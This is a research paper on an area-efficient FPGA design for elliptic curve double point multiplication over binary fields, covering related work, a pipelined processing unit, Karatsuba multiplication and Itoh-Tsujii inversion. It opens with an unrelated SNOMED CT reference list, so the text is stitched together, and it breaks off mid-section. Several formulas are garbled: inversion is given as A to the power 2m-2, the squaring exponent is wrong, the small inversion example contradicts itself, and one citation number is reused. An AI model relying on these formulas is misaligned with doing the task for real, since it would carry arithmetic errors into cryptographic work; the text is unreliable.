[1] SNOMED Clinical Terms; [cited 1 January 2015]. Available from: http://www.ihtsdo.org/snomed-ct.

[2] International Health Terminology Standards Development Organisation; [cited 1 January 2015]. Available from: http://www.ihtsdo.org.

[3] Members of IHTSDO [cited 1 January 2015]. Available from: http://www.ihtsdo.org/members.

[4] SNOMED CT Benefits; [cited 1 January 2015]. Available from: http://www.ihtsdo.org/snomed-ct/why-should-i-get-snomed-ct.

[5] Dougherty M. Standard terminology helps advance EHR. J AHIMA. 2003;74(10):59-60.

[6] SNOMED CT International Release Files; [cited 1 January 2015]. Available from: http://www.nlm.nih.gov/research/umls/licensedcontent/snomedctfiles.html.

[7] SNOMED CT Browsers [cited 1 January 2015]. Available from: http://ihtsdo.org/fileadmin/user_upload/doc/browsers/browsers.html.

[8] CliniClue Xplore: The Clinical Information Consultancy Ltd; 2011 [cited 2015 1 January]. Available from: http://www.cliniclue.com.

[9] SNOMED CT Starter Guide [cited 1 January 2015]. Available from: http://ihtsdo.org/fileadmin/user_upload/doc/download/doc_StarterGuide_Current-en-US_INT_20140222.pdf.

[10] Java Swing API [cited 1 January 2015]. Available from: http://docs.oracle.com/javase/8/docs/technotes/guides/swing.

[11] MySql [cited 1 January 2015]. Available from: http://www.mysql.com.

Area Efficient Implementation of Elliptic Curve Point Multiplication Algorithm

Sunil Devidas Bobade

Research Scholar
S.G.B.Amravati University
Amravati, India

Dr.Vijay R. Mankar

Deputy Secretary
Regional Board of Technical Education
Pune Region, Pune, India

Abstract—**Elliptic Curve Cryptography (ECC) has established itself as the most preferred and secured cryptography algorithm for the secure data transfer and secure data storage in embedded system environment. Efficient implementation of point multiplication algorithm is crucial activity for designing area efficient, low footprint ECC cryptoprocessors. In this paper, an area efficient implementation of double point multiplication algorithm over binary elliptic curve is presented. Area analysis of double point multiplication algorithm based on differential addition chains method is carried out and area report is generated. Area optimization is achieved by using pipelined structure and by reutilizing idle resources from previous stages in processing unit. The proposed architecture for double point multiplication is implemented on Xilinx Virtex-4 FPGA device. Architecture is modeled in verilog-HDL and synthesized using Xilinx ISE 14.1 design software and is found to be more efficient in terms of area than the existing such architectures.**

Keywords—*Cryptography; Elliptic Curve Cryptography; Double Point Multiplication; Binary Elliptic Curve; Differential Addition Chain*

I. INTRODUCTION

Victor Miller and Neal Koblitz proposed the concept of elliptic curve cryptography in the mid of 1980's and was considered as a next big step in public key cryptographic systems. Few algorithms already existed such as DSA and RSA. The main advantage of ECC over RSA is the usage of shorter key and it is aided with a drawback that the design for ECC when implemented in software performs at dead slow speed, whereas if the implementation is done in hardware, the process is much more efficient. Hence ECC is the best choice for cryptographic hardware implementation. Due to these many advantages of ECC, a number of hardware implementations have been proposed, and included in many standards such as IEEE 1363and NIST.

An operation called point addition is defined on an elliptic curve. The point addition is an operation, where two points on the curve are added and a third point, which is also on the curve, is plotted as shown in figure 1. Importantly for cryptography, it is very hard to analyze which two points were added. Furthermore, using consecutive point additions, an operation called "Elliptic curve point multiplication" is defined. The most exorbitant finite field operation for point addition and point doubling is the finite field inversion. However, one way to handle finite field inversion is by transforming it into less expensive finite field operation, such as finite field addition and

multiplication by using projective coordinates. The elliptic curve point doubling and point multiplication activities are shown in figure 2 and 3.

Fig.1. Point addition $P_1+P_2=P_3$

Fig.2. Point doubling 2P

A vast number of resource-constrained and high-performance embedded applications utilize the ECC based public key cryptography due to shorter key sizes.. The core operation in ECC systems is the point multiplication. The security of the cryptosystems like ECC depends mainly on the difficulty of the discrete logarithm problem (DLP). A commonly adopted method of solving DLP is to use the Pollard's rho technique [1].

Fig.3.   Point multiplication on Elliptic Curve

A traditional technique for computing side channel information is to apply a variant of double-and-add type algorithms with respect to the binary form of the secret exponent '*a*'. Such an algorithm would deteriorate due to power analysis attacks when doubling and addition operations are distinct [2]. One method to provide Diffie-Hellman type protocols with some level of protection against side channel attacks, is to divide the scalar $a = r + (a \; r)$ for some secret random integer *r*, and to compute $aP = rP + (a \; r)P$ [3].

For the sake of generality, let *G* be an additive abelian group. Given an integer *a* and a point *P* belonging to *G*, a (single) point multiplication algorithm computes *aP* belonging to *G*. Given two integers *a, b* and two points *P, Q* belonging to *G*, a double point multiplication algorithm computes $aP + bQ$ belonging to *G*. Having an efficient and secure one double point multiplication algorithm is important for most of the cryptographic schemes. Another scenario where one needs efficient and secure double point multiplication is to speed up single point multiplication over elliptic curves with endomorphism as in [4], [5], [6].

A simple way to implement double point multiplication is by making use of two single point multiplications in parallel. Straus-Shamir's trick [7] and interleaving [8] are two such methods. Straus-Shamir's type simultaneous double point multiplication algorithms are sensitive to side-channel analysis, because of which double and add instructions are not accomplished in a linear fashion. Fortunately, recoding the scalars *a* and *b* allows one to make use of Straus-Shamir's type algorithms in such a way that the same instructions are executed in the same order. Joye and Tunstall [9] introduced several techniques of regular recoding of scalars for regular point multiplication algorithms, which can immediately be adapted to yield regular simultaneous double point multiplication algorithms. Especially, their signed-digit recoding technique with the digit set f1; 3g generate a regular double point multiplication algorithm, referred as JT-f1;3g algorithm. JT-f1; 3g costs 0.5 addition and 1 doubling per scalar bit. Adapting differential addition chains (DAC) is another technique to compute simultaneous double point multiplication [10], [11], and [12]. DAC-method is more

prominent as it produces potentially simple power analysis resistant algorithms due to the uniform pattern of operations executed and it is particularly efficient towards elliptic curves setting because of the fact that double and add operations can be computed only using x-coordinates only. Bernstein [12] proposed a double point multiplication algorithm related to the new binary chain, known as the B-NBC algorithm. B-NBC has a uniform framework, and costs 2 additions and 1 doubling per scalar bit. Recently, Azarderakhsh and Karabina [13] designed a simultaneous double point multiplication algorithm based on DAC, the AK-DAC algorithm. AK-DAC has a uniform structure, and costs 1:4 additions and 1:4 doublings per scalar bit.

The above mentioned three double point multiplication algorithms JT-f1; 3g, B-NBC, and AK-DAC are normal, and hence they are potentially resistant towards power analysis attacks. Nevertheless, comparing these algorithms with respect to the efficiency point of view is not straight forward. Although JT-f1; 3g shows the best per-bit cost, B-NBC and AK-DAC have the benefit of being based on DAC. For example, in elliptic curves setting, one can implement B-NBC and AK-DAC by adapting the addition formulas that include only the x-coordinates of the points, and are much more efficient than that of their conventional counterparts. Moreover, JT-f1; 3g cannot be executed in parallel because an addition operation should be always performed following two successive doubling operations. Double and add operations can be completely parallelized in both B-NBC and AK-DAC. If one redistributes 2 parallel addition/doubling units, then the costs of B-NBC and AK-DAC per bit becomes 1A+1D and 1:4A. In the same way, if one redistributes 3 parallel addition/doubling units, then the per-bit cost of B-NBC becomes 1A.

In this paper, hardware architecture of Area efficient Elliptic Curve Point Multiplication using AK-DAC standard Weierstrass binary elliptic curve groups is implemented and is investigated for area occupancy. This will be realized with the promising regular algorithm with low hardware requirement (area).

The rest of the paper is organized as, Section 2 reviews some of the latest research works performed related to proposed work and in Section 3 the motivation and the methodology of research are discussed. Section 4 clearly explains and analyzes the proposed architecture with neat sketches and algorithms and in Section 5 the experimental results are reported and compared with other existing works. Finally the work concludes in Section 6.

II.   RELATED WORK

Literature is a significant treasure house of various VLSI architectures for point multiplication in ECC. At this juncture, existing architectures offered in the literature need to be understood. Reza Azarderakhsh and Koray Karabina [13] designed a new double point multiplication algorithm and its application to binary elliptic curves with endomorphism. In this design, the algorithm was based on differential addition chains. The architecture was designed with a uniform structure and has some degree of built-in resistance against side channel

analysis attacks. Their double point multiplication algorithm is based on an adaptation of Montgomery's PRAC algorithm. Work also demonstrated how double point multiplication can be employed to speed up the computation of single point multiplication on elliptic curves with efficiently computable endomorphisms. In design, gain acceleration is 30% and 18% for computing single point multiplication with and without availability of parallel multipliers, respectively.

Efficient elliptic curve point multiplication using digit-serial binary field operations was designed by Gustavo D. Sutter *et.al* [14]. They used a new high-speed point multiplier for elliptic curve cryptography using either field programmable gate array or application-specified integrated circuit technology. Their design adapted a digit-serial approach in GF multiplication and GF division in order to construct an efficient elliptic curve multiplier using projective coordinates. The design involved many basic arithmetic operations in the underlying finite field. There are different acceleration techniques to improve the performance of the ECC operations. Their point multiplication technique used three types of algorithm Montgomery Ladder Algorithm, Point multiplication and Point multiplication using three multipliers and one divisor and precomputing x^{P-1}. This design achieved point multiplication over GF (2^{163}) in 19.38 µs in Virtex-E devices and in 5.48 µs in Virtex-5.

Efficient RNS implementation of elliptic curve point multiplication over GF (p) was designed by Mohammad Esmaeildoust *et.al* [15]. In this design, based on the residue number system (RNS), new hardware architecture for ECPM over GF (p) was established. The designed architecture encompasses RNS bases with various word-lengths to efficiently implement RNS Montgomery multiplication. In that method two versions of fast and area-efficient designs for RNS Montgomery multiplication in six and four-stage pipelined architectures were used. When compared to state-of-the-art implementations, their implemented design achieved higher speeds and better area–delay.

Kimmo U. Järvinen *et.al* [16] suggested efficient algorithm and architecture for elliptic curve cryptography for extremely constrained secure applications. They proposed an efficient implementation of point multiplication on Koblitz curves targeting extremely-constrained, secure applications. In design Gaussian normal basis (GNB) representation of field elements was adopted and employed an efficient bit-level GNB multiplier. The special property of normal basis representation and squarings was rewired in hardware very efficiently. Also, a new technique was introduced for point addition in affine coordinate which required fewer registers. In their newly designed technique extremely small processor architecture for point multiplication was used. Their architecture offered better results compared to the previous works, making it suitable for extremely-constrained, secure environment.

Theoretical modeling of elliptic curve scalar multiplier on LUT-based FPGAs for area and speed efficiency was designed by Sujoy Sinha Roy *et.al* [17]. Two primitives used in elliptic curve scalar multiplier architecture (ECSMA) were implemented on k input lookup table (LUT)-based field-programmable gate arrays to approximate the delay of different characteristic. It was used to determine the optimal number of pipeline stages and the ideal placement of each stage in the ECSMA. In order to perform point addition and doubling in a pipelined data path, suitable scheduling was created. The three stage pipelined architecture for double and add based scalar multiplication is performed on Xilinx Virtex V platforms over GF (2^{163}). The implementation used a novel pipelined bit-parallel Karatsuba multiplier that has subquadratic complexity. In proposed design, efficient choice of scalar multiplication algorithm, optimized field primitives, balanced pipeline stages, and enhanced scheduling of point arithmetic resulted in a high-speed architecture with a significantly small area.

Hossein Mahdizadeh and Massoud Masoumi [18] designed a novel architecture for efficient FPGA implementation of elliptic curve cryptographic processor over GF (2^{163}). In architecture the critical path of the Lopez–Dahab scalar point multiplication architecture was organized and reordered by the maximum architectural and timing improvements, such that logic structures were implemented in parallel and operations in the critical path were diverted to noncritical paths. In the implemented design the execution delay of the LD algorithm has been reduced by parallelization of the multipliers in the implementation of the calculations of projective coordinates. The ECC processor was implemented using synthesizable VHDL codes, and synthesized, placed, and routed using Xilinx ISE 12.1. This design completes the computations in the projective coordinates in $326*$ ([m/G1]) +1304 cycles and coordinate conversion in $15*($ [m/G2])+214 cycles. With G1 =33, their new design was four times faster than other designs.

Hybrid binary-ternary number system for elliptic curve cryptosystems was designed by Jithra Adikari *et.al* [19]. The most computational intensive operations in elliptic curve based cryptosystems are Single and double scalar multiplications. The performance of operations was improved by means of integer recoding techniques; with an aim to minimize the scalars density of nonzero digits. Designed system housed three novel algorithms for both single and double scalar multiplications. The first algorithm is w-HBTF and the other two algorithms, namely, HBTJF and RHBTJF. It was used to find the short and sparse representation for a single scalar or a joint representation for a pair of scalars. The output results showed that hybrid algorithms are almost always faster than classical w-NAF methods or JSF.

Kazuo Sakiyama *et.al* [20] implemented a tripartite modular multiplication. In multiplication, for maximizing a level of parallelism, systematic approach was implemented for modular multiplication. The algorithm which is used in this method effectively integrates three different existing algorithms, a classical modular multiplication based on Barrett reduction, the modular multiplication with Montgomery reduction and the Karatsuba multiplication algorithms in order to reduce the computational complexity and increase the potential of parallel processing. In multiprocessor environment for hardware and software implementations, this algorithm is very effective. This algorithm clocks a higher speed when compared to the other algorithms for modular multiplication.

III. PROPOSED METHODOLOGY

Most of the methods implemented for point multiplication include a pre-computation stage before the actual process for point multiplication. The operation of pre-computation stage includes the computation of the intermediate points which are then used for increasing the throughput of the point multiplication process. Hence the need for highly efficient elliptic curve point multiplication is an important activity in the field of cryptography. The traditional and the less complex method for point multiplication is the binary method which is well known as double-and-add method. While, the other double point multiplication algorithm discussed in literature is naive method. But, all these methods only speed up the point multiplication and, since for VLSI architectures the hardware utilization is the major requirement, thus thrust should be on optimizing area required for the proposed system. Thus, in this paper, area efficient implementation of double point multiplication over binary elliptic curves is presented. Area analysis of double point multiplication algorithm based on differential addition chains method is investigated. The performance and efficiency of any scheme is based on the required area. Proposed architecture for double point multiplication is implemented on Xilinx Virtex-4 FPGA device. The proposed architecture is modeled in verilog-HDL and synthesized using Xilinx ISE 14.1 design software.

IV. PROPOSED DOUBLE POINT MULTIPLICATION ALGORITHM

Proposed implementation of Elliptic Curve double point Multiplication algorithm is loosely based on Montgomery's PRAC algorithm [13]. Algorithm is simplified and modified in order to make the design more area efficient than the exiting design. The modified double point algorithm used in proposed work is exhibited in figure 4 as a flowchart.

Let k_1 and k_2 be the two integers such that $k_1 > 0$, and $k_2 > 0$, $k_1, k_2 \in Z$ Where Z is a set of integers. $P_1(X_1, Y_1)$ and $P_2(X_2, Y_2)$ are two points on an Elliptic curve E, such that $P_1, P_2 \in G(2^m)$, Where $G(2^m)$ is Galois Binary extension field. The inputs to proposed double point algorithm are integers k_1, k_2 and the point in the elliptic curve E and the output generated by the algorithm is $k_1 P_1 + k_2 P_2$ which is another point that lies on the same elliptic graph E such that $k_1 P_1 + k_2 P_2 \in G(2^m)$. The values of k_1 and k_2 are updated based on conditions mentioned in the flowchart. Whenever the values of k_1 or k_2 are updated, a rule from the Table.I is invoked, which in turn generates a sequence of selector signal for the multiplexers in the architecture. The process continues for various iterations and end up with the output value of double point multiplication $k_1 P_1 + k_2 P_2 \in G(2^m)$ when k_1 and k_2 becomes equal.

TABLE.I.   SELECTOR SEQUENCE AND OPERATIONS BASED ON THE RULES

| Rules | Operation | | | S_0 | S_1 | S_2 | S_3 | S_4 | S_5 | S_6 | S_7 | S_8 |
	Register P_1	Register P_2	Register P_d									
Initial	P_1	P_2	P_d	0	0	1	0	0	0	0	0	1
R_1	$2P_1$	$P_{1+}P_2$	P_d	0	1	0	0	1	0	1	0	0
R_2	$2P_1$	P_2	$P_1 + P_d$	0	0	0	0	1	0	0	0	1
R_1*	$P_{1+}P_2$	$2P_2$	P_d	0	1	0	1	0	1	0	1	0
R_2*	P_1	$2P_2$	$P_d+(-P_2)$	1	0	0	1	0	0	0	1	1

Fig.4. Flowchart for the proposed modified double point multiplication scheme

Fig.5. Architecture for Proposed Double point Multiplication unit for ECC

The architecture for proposed area efficient point multiplication scheme using double point multiplication is shown in figure 5. The architecture includes a processing unit, memory unit and a control unit.

Fig.6.   Modified data dependency graph for the processing unit

A. Processing Unit

The processing unit is a combined architecture for differential point addition and differential point doubling operations. The major portion of the available slices are occupied by the processing unit because of the involvement of various finite field arithmetic units for computing the output point addition and doubling values. So the main contribution of this work is focused on designing an area efficient processing unit with a reduction in number of incorporated Arithmetic units. The modified area efficient data dependency graph for the processing unit is shown in figure 6.

Proposed data dependency graph for computing double point multiplication employs area efficient finite multipliers, squarers, and adders based on differential point addition and doubling formulae given in [4]. The processing unit is designed with 4 stages of pipeline process in order to reduce the usage of arithmetic units for computation.

The inputs to the processing unit are three points and a difference between two points (the input points values are selected based on the sequence from the control unit). The parameter '*a*' is a constant integer value from the elliptic curve equation considered for cryptography.

When the input is loaded to the processing unit, the processing of the input points takes place in 4 stages. After the completion of the previous stage, the values are stored temporarily in the respective registers (Buffers) and then only the next level of process begins. Hence in proposed architecture, resources such as registers and other arithmetic units that are used in previous stage of process are reused. For example in data flow graph the multiplier used in the first stage of computation can be reused in the stage four and the squarer used in the fourth stage can be reused in the final output computation stage thereby reducing the need for extra multipliers and squarers. The buffers that are used in the previous stage and that are found to be empty in the next stages are reused efficiently for making processing unit area efficient The arithmetic units that are incorporated inside proposed resource reusable combined architecture for differential point addition and differential point doubling are discussed in detail in following sections.

B. Addition Unit

The addition process that takes place in processing unit is a finite field modulo 2 binary additions. Let $A = \sum_{i=0}^{m-1} a_i x^i$ which in binary vector form represented as $A = (a_{m-1}, \ldots a_1, a_0)$ and $B = \sum_{i=0}^{m-1} b_i x^i$ which in binary vector form represented as $B = (b_{m-1}, \ldots b_1, b_0)$. Addition of 'A' and 'B' produces the result 'C' as $c_i = a_i \oplus b_i$, Where the symbol '$\oplus$' denotes the 'XOR' operator. Hence in hardware realization of the addition unit, 'XOR' gate array is used as shown in figure 7 for adding two finite field binary elements. The addition process utilizes only one clock cycle for storing the results in the respective output register.

Fig.7. Finite field Adder

C. Squaring Unit

The squaring of an element 'A' in binary finite field is simpler than that of finite field multiplication. Squaring includes two steps of processing; in the first step zeros are inserted between each bit in the bit vector representing 'A' shown in figure 8. In the Second step the bit vector obtained from first step is reduced by taking $\mathrm{mod}\, f(x)$, where $f(x)$ is a degree-m irreducible polynomial. In hardware implementation, reduction can be done by XOR and shifting operation. The squaring operation for 'A' is represented as

$$A^2 = \sum_{i=0}^{m-1} a_i x^{2^i} \mod f(x).$$

Fig.8. Zero insertion for squaring

D. Multiplication Unit

The design of Finite field multipliers is the complex issue in the implementation of the ECC processor. A number of multipliers with different area and time complexity are reported in the available literatures. In this work, an area efficient architecture for Karatsuba's multiplier which incorporates digit-level polynomial basis multiplier is adopted.

The modified Karatsuba multiplier used in proposed architecture for double point multiplication multiplies 2 finite inputs 'A' and 'B' of m-bit length. In Karatsuba multiplier, each operand is first split into two equal parts and then processed. The internal processor includes 3 multipliers and 4 adders.

The architecture for Karatsuba multiplier is as shown in figure 9.

Fig.9.   Architecture for $G(2^m)$ Karatsuba multiplier

Fig.10.   Internal Structure of D-block

The multiplier used here is a digit-level polynomial basis multiplier for computing the product of two elements over $G(2^l)$, ($l = m/2$ for this design) using a irreducible polynomial $f(x)$. Hence the input to the digit-level polynomial basis multiplier is of bit length ' $m/2$ '$(l = 116)$ and the irreducible polynomial for $G(2^{116})$ is $x^{116} + x^4 + x^2 + 1$ in binary it is represented as (10000……10101). The digit-level multiplier exhibits an area complexity of $O(md)$ and time complexity of $O(m/d)$

The operand '*A*' register is initially loaded with *l*-bits and operand '*B*' register is loaded with *l*-bits. The *D*-block is an array of AND gates as shown in figure 10 which performs the operation $a_i \cdot B$. Hence the output of the D-block is available only if the bit value of the corresponding A-register is '1' and if it is '0' then the output of *D*-block becomes '0'.

When all the d-partial products are computed the $*x^i$ blocks perform corresponding shift operations and the $\mod f(x)$ block performs reduction operation. The $G(2^l)$ adder block add all the partial products obtained in the before step using a array of 'XOR' gates same as that have been used for addition operation for field elements. The main advantage of using this multiplier in proposed technique is that it can operate at higher clock frequencies in comparison to the other multipliers reported in the literature. The architecture for the digit-level polynomial basis multiplier used in proposed technique is shown in figure 11.

E. Inversion Unit

Inversion is the most expensive arithmetic finite field operations. In general, inversion can be computed as,

$$A^{-1} = A^{2m-2}$$

The general computation of inversion requires $m-1$ squaring and $m-2$ multiplications. But the method proposed by Itoh and Tsujii (IT) [20] is the most efficient method of inversion and hence same technique has been adopted for hardware implementation of inversion module in proposed architecture.   The   IT   technique   requires   only $\lfloor \log_2(m-1) \rfloor + H(m-1) - 1$ and $m-1$ squaring. Where H is the number of ones in the binary representation of $m-1$ bits known as '*Hamming Weight*'. The algorithm of Itoh and Tsujii method for inversion is given in Algorithm 1.

Let, $A \in G(2^5), A \neq 0, m = 2^2 + 1 = 5 \Rightarrow s = 2$

Initially $\alpha(A) = A \, and \, i = 1 \, since \, (s-1 = 2-1 = 1)$

When $i = 0$, $(A)^{2^{2(1)}} = A^4 \, (2 \, Squaring)$

$$A = A^4. A \, (1 \, Finite \, Field \, Multiplication) = A^5 = A^{-1}$$

Algorithm 1

Input   : $A \in G(2^m), A \neq 0, m = 2^s + 1$
Output : A^{-1}
1. $\alpha(A) = A$
2. ***For*** $i = 1 \, to \, s-1 \, do$
begin
3. $\beta(A) = \alpha \, (A)^{2^{2i}}$ (2^i ***cyclic shifts***)
4. $\alpha(A) = \alpha(A) * \beta(A)$ (***Finite Field Multiplication*** $G(2^m)$)
end
5. $\alpha(A) = \alpha(A)^2$ (***Finite Field Multiplication*** $G(2^m)$)
Re***turn*** $(\alpha(A))$
